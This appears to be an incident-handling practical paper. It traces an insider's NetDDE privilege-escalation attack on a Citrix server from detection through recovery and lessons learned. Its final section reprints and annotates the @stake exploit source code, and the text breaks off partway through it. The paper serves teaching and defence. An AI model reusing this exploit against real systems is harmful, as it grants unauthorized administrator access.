Once we have identified an incident is in progress, we will immediately "change gears" so as to begin the proper collection of evidence and the establishment of the incident timeline. The first action taken is the establishment of an Incident ID to use as the incident tracking number required for the Incident Handling Database to be describe later.

If the systems involved are in the Financial Services division of the company and customer data is possibly involved, our number one priority must be to protect the customer data on the systems, as required by the Gramm, Leach, Bliley Act[46] and by our responsibility to our customers. We must take immediate and concrete actions to stop any further access to customer data and to mitigate the loss of data, even at the expense of the loss of evidence and the ability to capture the attacker.

Having made that statement, we will begin to create the timeline of the incident and treating all notes, logs, events, etc., as evidence and handling using the appropriate chain of custody procedures. The Security member of the team will be responsible for this function. The first action he/she will take is to establish a baseline time hack. This is done by obtaining an accurate time hack from the U.S. Naval Observatory[47] and giving a time hack to all CSIRT team members during the initial briefing. Next, every system that is involved with the attack will be time checked against the official hack and a delta recorded for each device.

The device information, time deltas, and other pertinent information is logged into an Incident Response Database where the timeline is automatically generated based upon entries made by the CSIRT team. Each pertinent event from the event log of each device is input into the system and the time delta is applied. Reports can then be generated to show the actual timeline as it occurred.

In order to protect the identity of the company, the user interface of the database will not be shown as it contains numerous references to the company and would be difficult to cleanse. The following, screenshot shows example data from the actual table view as it was input into the system.

---

[46] United States Legislature. "Gramm-Leach-Bliley Act, 15 USC, Subchapter I, Sec. 6801-6809, Disclosure of Nonpublic Personal Information" United States Legislature, 12 November 1999. URL: http://www.ftc.gov/privacy/glbact/glbsub1.htm (13 December 2003)

[47] United States Navy. "US Naval Observatory Master Clock", United States Navy. No Publication Date. URL: http://tycho.usno.navy.mil/cgi-bin/anim (13 December 2003)

Logs : Table

IncidentID	Source	Device	Time	TimeD	ActualTime	Description
12062003-001	D. Brooker	Observation	12/6/2003 12:35:24 PM	0	12/6/2003 12:35:24 PM	Email Received in System_Alerts indicating the SYSTEM
12062003-001	EventLogs	Citrix01	12/6/2003 12:32:15 PM	15	12/6/2003 12:32:30 PM	Event Log showing User Created by SYSTEM.
12062003-001	EventLogs	Citrix01	12/6/2003 12:33:02 PM	15	12/6/2003 12:33:17 PM	Event Log showing User Created by SYSTEM granted mer
12062003-001	EventLogs	Citrix01	12/6/2003 12:20:50 PM	15	12/6/2003 12:21:05 PM	Event Log showing SYSTEM running an Executable file na
12062003-001	EventLogs	Citrix01	12/6/2003 12:17:22 PM	15	12/6/2003 12:17:37 PM	NetDDE_Exploit.exe created on Citrix01
12062003-001	EventLogs	Citrix01	12/6/2003 12:55:00 PM	0	12/6/2003 12:55:00 PM	CSIRT Team Recalled
12062003-001	J. Smith	Observation	12/6/2003 1:25:07 PM	0	12/6/2003 1:25:07 PM	Investigation Began
12062003-001	M. Jones	Observation	12/6/2003 1:45:42 PM	0	12/6/2003 1:45:42 PM	Review of Router & Firewall Logs completed, no unusual ac
12062003-001	S. Taylor	Observation	12/6/2003 1:34:27 PM	0	12/6/2003 1:34:27 PM	Determination made customer data is involved.
12062003-001	J. Smith	Observation	12/6/2003 1:27:00 PM	0	12/6/2003 1:27:00 PM	Mirror drive of victim server pulled backup began.
12062003-001	J. Smith	Observation	12/6/2003 1:35:00 PM	0	12/6/2003 1:35:00 PM	System removed from network for forensic investigation.
12062003-001	F. Parker	Observation	12/6/2003 2:45:07 PM	0	12/6/2003 2:45:07 PM	Vulnerability discovered. Patched remaining systems.
12062003-001	J. Elway	Observation	12/6/2003 1:52:53 PM	0	12/6/2003 1:52:53 PM	Remaining systems checked for intrusion signs.

Note that the events are input into the database as they occur. Each CSIRT Team Member can input into the database simultaneously as items of potential evidence are discovered and logged. Once the information is input, reports can be generated that order the data by the "actual time", establishing an accurate timeline from numerous data sources.


The Security member of the team is responsible to ensure the accuracy of the data in the database and to correlate the evidence gathered to the entries.

Incident Timeline

tualTime	*IncidentID*	*Source*	*Device*	*Description*
2:17:37 PM	12062003-001	EventLogs	Citrix01	NetDDE_Exploit.exe created on Citrix01
2:21:05 PM	12062003-001	EventLogs	Citrix01	Event Log showing SYSTEM running an Executable file named NetDDE_exloit.exe
2:32:30 PM	12062003-001	EventLogs	Citrix01	Event Log showing User Created by SYSTEM.
2:33:17 PM	12062003-001	EventLogs	Citrix01	Event Log showing User Created by SYSTEM granted membership to Administrator group.
2:35:24 PM	12062003-001	D. Brooker	Observation	Email Received in System_Alerts indicating the SYSTEM user had created an account on CITRIX01
2:55:00 PM	12062003-001	EventLogs	Citrix01	CSIRT Team Recalled
1:25:07 PM	12062003-001	J. Smith	Observation	Investigation Began
1:27:00 PM	12062003-001	J. Smith	Observation	Mirror drive of victim server pulled backup began.
1:34:27 PM	12062003-001	S. Taylor	Observation	Determination made customer data is involved.
1:35:00 PM	12062003-001	J. Smith	Observation	System removed from network for forensic investigation.
1:45:42 PM	12062003-001	M. Jones	Observation	Review of Router & Firewall Logs completed, no unusual activity to report.
1:52:53 PM	12062003-001	J. Elway	Observation	Remaining systems checked for intrusion signs.
2:45:07 PM	12062003-001	F. Parker	Observation	Vulnerability discovered. Patched remaining systems.

- ***How is the incident detected and confirmed to be an incident?***

The most likely method of detection for this attack would be by the eTrust Audit program identifying the unusual activity in the logs. There are rules that are set up in the environment to identify situations where the SYSTEM and other high level users accomplish tasks that would be considered unusual, such as account management. One of these rules is shown in the following series of screenshots where we will look at a rule where the SYSTEM is used to create an account. The same procedures and system can be used with slightly different rules to see that SYSTEM is used to change the group membership, adding an account to the Administrators group, or any number of other administrative actions as long as the action are captured in the system event logs:




This screen shows the rule used for demonstration in its hierarchal structure. The rule we will study is named "Computer Account Created Abnormally" and is the last rule shown in the screenshot. This rule is setup to show a local user account that was created by the SYSTEM user. It is important to understand that the rules flow down the structure so that a parent rule filters the event logs prior to them reaching the child rules. For example, the "Account Management" parent rule shown above will filter out all events other than those that deal with account management. Then, the child rules underneath will specify the exact event parameters that must occur for the action designated in the rule to "fire".


The rules use filters that are written in a proprietary scripting language from Computer Associates called SAPI. While the scripting language is proprietary and the function of it goes far beyond the scope of this paper, in order to understand the rules you will see below, you should know that the scripting uses "Regular Expressions" to filter the events.

Looking at a screenshot of the rule filter below, you can see that we are searching for event ID 624 from the Security Event Logs. Event ID 624 is the Microsoft event id used to identify a user account created on a local computer.[48] This is critical to our discussions as this is one way the escalated privileges obtained by the exploit are likely to be used.

[48] Murray, James D. Windows NT Event Logging, Sebastopol, CA: O'Reilly, September 1998, pp 263.



Note that the user that creates the account must be the "SYSTEM" user to trigger the event. Looking under the "Actions" tab, we can see what will happen when the SYSTEM user creates a new local account:



We can see that two actions are going to take place. First, the event will be sent to the "Collector", a centralized SQL database used to store the events from all systems based upon the collection established in the different rules. Second, an email will be sent to the "Systems_Alert" mailbox (address obfuscated for security), which is monitored by the Information Security Team. This mailbox can be set up to automatically forward the email to an on call pager or other alerting device.

- ***What countermeasures work?***

Once the email from eTrust Audit is received, the Information Security team will start a preliminary investigation to see if the alert was a false positive or further investigation is required. The simplest way to determine that a new user has been created is to look at the users on the local machine to verify it. In our case, we will verify this account with the Information Security Administration team, who will verify the account as valid or verify it as suspect. Since it was created as a result of the attack and not an authorized source, we will declare an incident as outlined in the policies and procedures, and immediately begin the Incident Handling Process.

So far, we have seen that the eTrust Audit program is effective in detecting actions that take place as the result of escalating privileges gained by the attack. It may also be possible to detect the executable file that is created for the attack, although our system would make that a slow detection.

Finally, we do have other detection and countermeasures in place that will detect and neutralize certain other actions that may be taken as a result of the escalated privileges. This includes installing Trojans, Rootkits, and other malicious software.

- ***How quickly is the incident identified?***

An incident of this type will be recognized very rapidly, especially during normal business hours. Due to the probability for false positive, only a few of the alerts will actually page an on-call Security Team member. In this case, an incident that occurs after hours would be detected the next business morning when the email logs for the previous night are reviewed. Serious and unusual events, such as user account creation, group assignments, etc., by the SYSTEM user are sent to an email account that is constantly monitored by the security team. There are about 100 emails received in this queue each day, the vast majority of them being false positives. This amount is small enough to make it feasible to recognize a problem when it comes in and take immediate action.

- ***Include screen shots; log files, etc. as appropriate to illustrate the detection/identification process for at least one operating system.***

This requirement has been accomplished throughout this paper, including this section.

- ***Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence in this section.***

As mentioned earlier, chain of custody procedures must be implemented for this incident in the event legal actions, whether civil or criminal, are pursued. While the data input into the Incident Response Database, the events that instigated the database entries are as well as the notes of the CSIRT team investigating the incident.

Evidence may come in many forms including paper notes, network devices, hard drives, CD's containing forensic images, floppy disks, etc. Each of these is logged in to a separate table in the Incident Response Database and a Chain of Custody document is created. Below is a snapshot of the Company Chain of Custody Document:

<COMPANY LOGO>

Chain of Custody Document

Purpose: This document is used to maintain chain of custody information on computer-generated data obtained and maintained for possible use in civil and/or criminal court proceedings.

Instructions:

1. Log the location of the original data when the image/file was obtained. Identify the server/workstation, drive, folder structure, and all other pertinent information.
2. Identify the employee who obtained the information. This established the originator in the chain of custody.
3. Enter the Date and Time and Time zone where the information was obtained.
4. Enter the details of HOW the file was extracted from the original location.
5. Immediately after obtaining the file in a format that can be moved to transportable media, obtain and record a MD5 hash of the file.

Location of Original Data When File/Image was Obtained:	
Obtained by:	Date/Time/Zone:

Method Used to Obtain the File/Image:
MD5 Hash of File:
Name/Location/Format of Saved Media:
MD5 Hash of File Stored on Transportable Media:

I certify that the above information is true and correct to the best of my knowledge.

Note: There are additional pages of this document that establish the "chain" by showing transfer of the evidence from one person to another. There is no valuable benefit for showing that here.

Evidence gathered in this incident will include one of the mirrored system hard drives from the Citrix server affected, a DVD disk image of the victim hard drive, notes from the CSIRT team investigations, eTrust Audit logs showing the incident, the timeline from the database plus supporting documentation for that, other evidence gathered in the forensics phase of the investigation.

3. Containment –

- ***What measures are taken to contain/control the problem?***

Containment of this incident will come in one of two forms depending upon the criticality of the assets involved. The decision on this will come from the Executive Member of the CSIRT based upon the criteria described in an earlier section of this paper. Namely, the determination on whether customer data is involved will be the deciding factor.

If customer data is involved, the number one priority will be to safeguard that information, even at the expense of the investigation and the loss of the ability to identify the attacker. In this case, the server in question will immediately be removed from the network, effectively removing all access to it. The Forensic team will then assume control of the investigation and will attempt to determine whether or not customer information was compromised, and will attempt to determine who the attacker was based on evidence on the server.

In a Citrix server farm, all of the servers should be identical. This means that if one server has been compromised, the others may be as well. With the information that we now have about the attack, immediate action will be taken to protect the remaining servers, including a close review of activity on each of the

individual servers to make sure they haven't already been compromised and patching them to prevent them from becoming compromised.

In a situation where customer data is not involved in the attack, a different tactic may be followed in the containment of the problem so that the team has a better chance of identifying the attacker and gathering damaging evidence against him/her.

- ***For at least one system involved, show the process used to assess and contain the incident in detail, including screen shots and operating system commands.***

Once the determination is made as to what the game plan will be for this particular incident, the detailed steps for containment will be planned and executed. In this case, we have determined that there is the possibility that customer data is involved, so we must take immediate action in the containment phase to protect that data. Here is the containment plan in detail:

1. Pull the mirrored system hard drive from the victim server. This effectively provides an immediate, pristine backup for evidentiary purposes. This drive will not be touched, but retained as that pristine evidence. Chain of custody procedures will be followed.
2. Secure the system for further attack/exploitation. This will be accomplished by unplugging the network cables from the victim server without shutting the system down gracefully or ungracefully. Since the system is a Windows 2000 server, the network cable will be plugged into an empty hub extracted from the "Jump Kit".
3. Remaining systems will be reviewed for indications or evidence of similar activity. If found, the systems will likewise be treated as victim machines.
4. The second (active) mirrored drive on the system will also be handled as original evidence. The Forensic Analyst will handle the investigation.
5. Initial analysis of the live system will be performed.
6. The second hard drive will be removed from the system and placed on a write-protected firewire adapter connected to our Forensic Air-Lite III Workstation from Forensic-Computers.com.[49] Backups will be obtained using "Windd". Three separate copies of the backups will be placed on DVD disks. One will be stored as evidence, one will be retained to make additional copies, if needed, and the third will be used for analysis. Chain of custody procedures will be followed for the evidence disk.

There are no screen shots or operating systems commands involved in containment for this particular incident.

[49] Forensic-Computers. "Specifications & Price List Forensic Air-Lite III". Forensic Computers. No Publication Date. **URL**: http://www.forensic-computers.com/forensic_air-lite_iii.html (8 December 2003)

- **You should describe your "jump kit" and/or all of the tools used for this incident.**

  The Jump Kit for the CSIRT contains the following:

  - Forensic Air-Lite III Workstation from Forensic-Computers.[50]
    i. Windows 2000 Operating System
    ii. VMWare Workstation Edition
    iii. VMWare sessions for Windows 2000, Linux, Windows NT, Windows XP, and Windows 95.
  - Portable DVD burner
  - Portable CD burner
  - 50 blank DVD+R disks
  - 50 blank CD disks
  - 2 Sanitized 200GB IDE Hard Disk Drives
  - 1 Sanitized 100GB SCSI drive
  - 2 8-port portable hubs
  - 6 straight-thru Ethernet cables – 15 ft long
  - 2 cross-over Ethernet cables – 15 ft long
  - Computer maintenance toolkit
  - Office supplies
  - 2 Disposable cameras
  - Digital camera
  - 2 125MB USB Memory Drives
  - Jumpers
  - 2 Female-Female RJ-45 connectors
  - Incident Handling Notebook containing:
    i. Checklists
    ii. Forms
    iii. Contact lists
  - Evidence bags
  - 10 Floppy Diskettes
  - Mini Disk recorder.
  - 10 blank mini-disks
  - Incident Handling Software on DVD
    i. Dd
    ii. Windd
    iii. Netcat
    iv. Ghost
    v. Coroners Toolkit
    vi. Windows NT Resource Kit
    vii. Windows 2000 Resource Kit
    viii. Restorer 2000 Pro

[50] ibid.

ix. Linux utilities
- Bootable Linux CD

- ***For at least one system involved, show the process used to backup the system. This should include descriptions of the hardware.***

The Citrix servers in this scenario are Dell 2650's with mirrored hot-swappable hard drives for the Operating System. In order to preserve evidence in as pristine a manner as possible, one of the two drives will be immediately pulled leaving it in exactly the condition it was at the time the evidence was taken.

The second hard drive will be left running while the live system, unplugged from the network, is evaluated. A dump of the memory will be extracted using "dd" and the command: "dd if=\\.\PhysicalMemory of=c:\memory.img conv=noerror" from the command prompt as shown:

```
C:\>cd ..

C:\>dd if=\\.\PhysicalMemory of=c:\memory.img conv=noerror
Copying physical memory...
```

Looking for the following results:

```
262143+0 records in
262143+0 records out
```

After forensic analysis on the live system has been completed, the remaining drive will be pulled from the system and placed on the forensic workstation. It will be connected via the SCSI interface. A 200GB IDE hard drive is also connected to the station so the image may be stored. Once connected, the system will be booted up and "dd" used to create a forensic image of the 4GB system partition.

Once the image is completed and stored on the 200GB IDE drive, the DVD burner is connected and the image is copied onto three DVD's for evidence, testing, and a spare to make additional copies, if needed.

4. Eradication -

- ***Once the problem is contained, how is it eliminated from the system?***

Elimination of the problem from this system is easy as long as the exploit that is the subject of this paper was the only exploit used. However, if a root kit or other malicious software were installed, the elimination of the problem could be more complex.

Eliminating the Network dde vulnerability is a simple process.

1. Stop and remove the Network DDE services, unless required for production purposes. In this case they are not.
2. Remove the unauthorized account that was created.
3. Patch the system with Microsoft patch MS01-007.

- ***What type of "cleanup" is involved?***

In this case, the system was not attacked with a root kit or other malicious software, probably because it was detected so quickly. However, the system is very easy to clean because it is part of a Citrix Server farm where every system is created by the use of an image. Cleanup in this case is simply a matter of re-imaging the system and starting over.

- ***What is the root symptom or cause of the incident?***

The root cause of this incident is the failure of the IT staff to properly patch the system against the Network DDE Escalation vulnerability. Prior to this incident, it was thought that internal systems were somewhat protected against exploitation as they were behind a firewall and not exposed to non-employees. The threat that installing a patch may adversely affect production was over emphasized and the threat of exploitation was under emphasized.

5. Recovery -

- ***How is the system returned to a known good state?***

As stated earlier, the system is very easy to clean because it is part of a Citrix Server farm where every system is created by the use of an image. Recovery in this case is simply a matter of re-imaging the system and starting over.

- ***Describe in detail what steps are taken to bring systems or services back into operations.***

1. Replacement hard drives were installed in the server.
2. Ghost was used to install the current "image" of the Citrix Server Farm operating system to the new drives.
3. NewSid[51] was used to overcome the SID problems caused by using images on a network.
4. The new system was appropriately named and made a member of the Citrix Server farm.

- ***What changes, if any, are made to further secure the system and protect against a similar exploit happening in the future?***


[51] Russinovich, Mark and Cogswell, Bryce. "NEWSid", Sysinternals.Com. No Publication Date. URL:http://www.sysinternals.com/ntw2k/source/newsid.shtml (6 December 2003)

The system patching policy has undergone an in-depth review as a direct result of this incident. The Information Systems & Technology Infrastructure Design group is in the process of designing an Auto-Update system for servers based on Microsoft technology.


The Detection Controls worked as advertised in this incident. It was quickly recognized that a problem existed. The Prevention Controls, however, proved to be ineffective. All systems have been patched to the current Service Pack and Security Patch levels as recommended by Microsoft.

- ***What type of testing is done do ensure that the vulnerability had been eliminated?***

After the patches were properly installed, the exploit code used in the attack was executed to determine if the patch was effective. After the patch was applied the NetDDE_exploit.exe file was executed with "cmd.exe", a repeat of the demonstration earlier in the paper. As with the pre-patch demonstration, the following screen was displayed:



When the "Yes" button was pushed, the follow on command screen was not seen as it was in the first demonstration. Instead, the remaining shares were attempted.



Since the vulnerability had been repaired, the exploit no longer works. **Note:** This was done prior to stopping and permanently removing the Network DDE services as a demonstration that the patch was effective.

6. Lessons Learned -

- ***Analysis of the incident, including as much information as is available or can be ascertained about what allowed the incident to occur and recommendations for preventing similar incidents in the future.***

Based on analysis of the actions taken and an exhaustive search of the log files of the Citrix Servers, the Active Directory Domain Controllers, and the victim machine, a list of 14 employees was developed as possible suspects in the attack. A review of the personnel involved narrowed the suspect list down to 2 individuals that most likely had the technical understanding and capability to perpetrate the attack. An interview with the two employees resulted in a confession by one, a temporary employee working as an IT analyst. The information obtained during the interview was used in the overall analysis of the incident and how it was handled by the CSIRT.

The employee in question claimed that he was attempting to determine whether or not the servers in the Citrix farm were susceptible to the exploit and that is why he ran it. Since this was not a function of his job and since he had no authorization to do so, his employment was terminated. No further legal actions are anticipated. All evidence will be maintained within the Information Security Evidence Safe for a period of one year.

An analysis of the incident shows the following facts:

1. The servers inside the network have not been adequately protected against malicious activity. It has been believed that the internal servers are least likely to be attacked and that the risks associated with patching them to prevent such activity was higher than the risk of attack.
2. A temporary employee was given rights to login to the Citrix Server farm as part of his normal duties.
3. The employee used corporate email to send the exploit code from his home email system to his work email.
4. The employee was able to start the Network DDE services on the server where he happened to have logged in. This was due to the fact he was given Domain Administrator rights. He used the exploit to create the local administrator account presumably because he did not think the actions he took as a result could be traced back to him.
5. No detection controls were in place to detect that the services had been started without authorization.
6. The employee executed the exploit code, unaware that his activity would trigger an alert with Information Security.

7. Information Security detected the activity and noted that an unauthorized user had been created on the local system.
8. The employee got called away to a meeting before he could accomplish anything further with the account.
9. While the employee was at the meeting, applicable members of the CSIRT were called and an investigation initiated.
10. In the course of the investigation, it was determined that customer data could be involved and the server was disconnected from the network.
11. The remaining servers were checked and then hastily patched with MS01-007, preventing further attacks.
12. The employee returned to his desk to find his Citrix session disconnected. This was due to the fact the server where he was working had been disconnected.
13. The employee logged back into the system and attempted to exploit the server again, but was foiled as the patch prevented the exploit from being successful.
14. The employee was puzzled by this fact, and ceased to make further attempts.
15. Subsequent investigation revealed the identity of the employee attacker and his access was immediately removed from the network and his employment was terminated.

The following recommendations are the result of above analysis and are necessary to help prevent further successful attacks:

1. All servers should be updated on a routine basis with all Service Packs and security patches applicable to its operating system and installed applications.
2. Temporary employees should not be give Domain Administrator rights.
3. Detective controls should be put into place that would alert on services being started without authorization and for processes running on servers without authorization.

- ***Describe the follow up meeting and report concerning this incident.***

In accordance with CSIRT operations procedures shown in the excerpt below, the CSIRT team meets at the conclusion of an incident to debrief the actions taken and to gather lessons learned to aid in future incidents.

Critique/De-Brief

Once a complicated, particularly damaging, or unusual incident is closed, the team members involved will meet to critique the teams' actions. The Executive Member, QA

Member, or Director will call this meeting. It will be documented and a transcript provided to all members of the team, including non-participating members. [52]

Once the incident investigation is completed, an Information Security Investigation Report as shown below is completed and submitted to executive management.

Information Security Incident Investigation Report

Report Date:

Report Prepared By:

Investigation Performed By:

Date/Time of Incident:

Location of Incident:

Incident Reported By (Person/System):

System(s) Affected:

Incident Overview:

Detail Description of Incident

Exploit Attempt:

[52] "Computer Security Incident Response Team Operations Procedures", Pg 10, Denis E. Brooker, CSIRT Director, Company Name Held for Security Purposes.

Exploit Successful (Yes/No):

Damage/Loss Assessment:

Cost of Incident:

Risk (High, Medium, Low):

Future Action Required:

Susceptibility to Future Risks [53]

Part 6: Extras

- **Analysis of Source Code for the Exploit**

  The following exploit code was downloaded from AtStake. The code itself is represented below in standard black and has not been altered at all since download. Comments in Blue are presented as an analysis of the code and were not originated at AtStake.

```
// Copyright 2001 @stake, Inc. All rights reserved.

#include <windows.h>
#include <stdio.h>
#include <nddeapi.h>
```

  Includes for different libraries needed for the compile process.

[53] Brooker, Denis E. Computer Security Incident Response Team Operations Procedures Unpublished Corporate Documents. (10 December 2003)

```
void NDDEError(UINT err)
{
        char error[256];
        NDdeGetErrorString(err,error,256);
        MessageBox(NULL,error,"NetDDE
error",MB_OK|MB_ICONSTOP|MB_SETFOREGROUND);
        exit(err);
}
```

The above code is for error handling purposes.

```
void *BuildNetDDEPacket(const char *svShareName, const char
*svCmdLine, int *pBufLen)
```

The above code establishes constants needed later for the “Trusted” Share Name, and the Command that will be used in the NetDDE Packet.

```
{
        // Build NetDDE message
        int cmdlinelen=strlen(svCmdLine);
        int funkylen=0x18+strlen(svShareName)+1+cmdlinelen+1;
        char *funky=(char *)malloc(funkylen);
        if(funky==NULL) {
                MessageBox(NULL,"Out of memory.","Memory
error.",MB_OK|MB_SETFOREGROUND|MB_ICONSTOP);
                return NULL;
        }
```

This section begins to build the NetDDe message with the first 4 bytes.

```
        funky[0x00]=(char)0xE1;
        funky[0x01]=(char)0xDD;
        funky[0x02]=(char)0xE1;
        funky[0x03]=(char)0xDD;        // 0xDDE1DDE1 (magic
number)
```

This is the second 4 byte segment.

```
        funky[0x04]=(char)0x01;
        funky[0x05]=(char)0x00;
        funky[0x06]=(char)0x00;
        funky[0x07]=(char)0x00; // 0x00000001 (?)
```

This is the third 4 byte segment.

```
        funky[0x08]=(char)0x01;
        funky[0x09]=(char)0x00;
        funky[0x0A]=(char)0x00;
        funky[0x0B]=(char)0x00; // 0x00000001 (?)
```

This is the ShareModId 8 byte segment.

```
        funky[0x0C]=(char)0x05; // ShareModId
        funky[0x0D]=(char)0x00;
```

```
        funky[0x0E]=(char)0x00;
        funky[0x0F]=(char)0x09;
        funky[0x10]=(char)0x00;
        funky[0x11]=(char)0x00;
        funky[0x12]=(char)0x00;
        funky[0x13]=(char)0x01;
```

This is the 4 byte unused or unknown segment.

```
        funky[0x14]=(char)0xCC;       // unused (?)
        funky[0x15]=(char)0xCC;
        funky[0x16]=(char)0xCC;
        funky[0x17]=(char)0xCC;


        memcpy(funky+0x18,svShareName,strlen(svShareName)+1);        // Sha
        memcpy(funky+0x18+strlen(svShareName)+1,svCmdLine,cmdli
nelen+1);      // Command line to execute

        *pBufLen=funkylen;
        return funky;
}
```

The above code establishes the ShareName and the Command Line for the message. It retrieves the information from the following code.

```
int WINAPI WinMain(HINSTANCE hInst, HINSTANCE hPrev, LPSTR
lpCmdLine, int nShow)
{
        // Check command line
        int cmdlinelen;
        if(lpCmdLine==NULL || lpCmdLine[0]=='\0') {
                MessageBox(NULL,"Syntax is: netddmsg [-s
sharename] ","Command line
error.",MB_OK|MB_SETFOREGROUND|MB_ICONSTOP);
                return -1;
        }
        cmdlinelen=strlen(lpCmdLine);

        char *szShare=NULL;
        char *szCmdLine=lpCmdLine;
        if(strncmp(lpCmdLine,"-s",2)==0) {
                szShare=lpCmdLine+2;
                while ((*szShare)==' ')
                        szShare++;
                char *szEnd=strchr(szShare,' ');
                if(szEnd==NULL) {
                        MessageBox(NULL,"You must specify a
command to run.","Command line
error.",MB_OK|MB_SETFOREGROUND|MB_ICONSTOP);
                        return -1;
                }
                szCmdLine=szEnd+1;
                *szEnd='\0';
        }
```

```
        // Get NetDDE Window
        HWND hwnd=FindWindow("NDDEAgnt","NetDDE Agent");
        if(hwnd==NULL) {
                MessageBox(NULL,"Couldn't find NetDDE agent
window","Error",MB_OK|MB_ICONSTOP|MB_SETFOREGROUND);
                return -1;
        }
```

The above section establishes contact with the NetDDE agent.

```
        // Get computer name
        DWORD dwSize=256;
        char svCompName[256];
        GetComputerName(svCompName,&dwSize);
```

This section establishes the computer name.

```
        // Get list of shares to try
        char *sharename,*sharenames;
        if(szShare==NULL) {
                // Try all shares
                UINT err;
                DWORD dwNumShares;

        err=NDdeShareEnum(svCompName,0,NULL,0,&dwNumShares,&dwS
ize);
                if(err!=NDDE_NO_ERROR &&
err!=NDDE_BUF_TOO_SMALL) {
                        NDDEError(err);
                }
                sharenames=(char *)malloc(dwSize);
                err=NDdeShareEnum(svCompName,0,(LPBYTE)
sharenames,dwSize,&dwNumShares,&dwSize);
                if(err!=NDDE_NO_ERROR) {
                        NDDEError(err);
                }
